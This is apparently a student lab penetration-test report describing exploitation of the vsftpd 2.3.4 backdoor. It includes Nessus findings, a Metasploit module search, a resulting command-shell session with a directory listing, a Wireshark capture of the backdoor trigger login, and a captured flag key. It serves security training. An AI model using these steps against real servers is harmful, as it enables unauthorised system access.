

Ex060

Gary Jones

Contents

Technical Report	2
Finding: <i>Descriptive Name</i>	2
Risk Rating	2
Vulnerability Description.....	2
Attack Narrative	2

Technical Report

Finding: *Descriptive Name*

Risk Rating

The risk is critical and allows users direct access into the system.

Vulnerability Description

Utilizing vsftpd 234 backdoor users are able to access the website files.

Attack Narrative

After running Nessus several vulnerabilities were detected including a one yielding severity level high: vsftpd Smiley Face Backdoor (see figure 1). This vulnerability was found to be impacting port 21 and is of classification TCP (see figure 2). In addition to this it was found to be exploitable with Metasploit (VSFTPD v2.3.4 Backdoor Command Execution) (see figure 3). Searching for this vulnerability in Metasploit a single payload was found and subsequently used (see figure 4). By issuing this command the file system was identified and the user was able to see the files present on the host system (see figure 5). By utilizing Wireshark and following the TCP Stream the Username and Password was identified (see figure 6). However, it was also found that despite having access to the system, using the tools available thus far, root privileges were not granted and access was limited.

Identified Key8: KEY008-7pRFQFucThmw16iblv72EA==




Figure 1:



Figure 2:

Vulnerability Information

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: July 3, 2011

Vulnerability Pub Date: July 3, 2011

Exploitable With

Metasploit (VSFTPD v2.3.4 Backdoor Command Execution)

Reference Information

EDB-ID: [17491](#)

BID: [48539](#)

Figure 3:

```
Metasploit tip: Use help <command> to learn more
about any command

msf6 > search VSFTPD

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -               -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > |
```

Figure 4:

```
File Actions Edit View Help
[+] Found shell.
[+] Command shell session 2 opened (172.24.0.10:35213 -> 217.70.184.38:6200) at 2021-10-06 20:26:02 -0400

screenshare
sh: 5: screenshare: not found
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
```

Figure 5:

```
Wireshark - Follow TCPStream (tcp.stream eq 1) - eth0

220 (vsFTPd 2.3.4)
USER Hx:)
331 Please specify the password.
PASS cn8
```

Figure 6: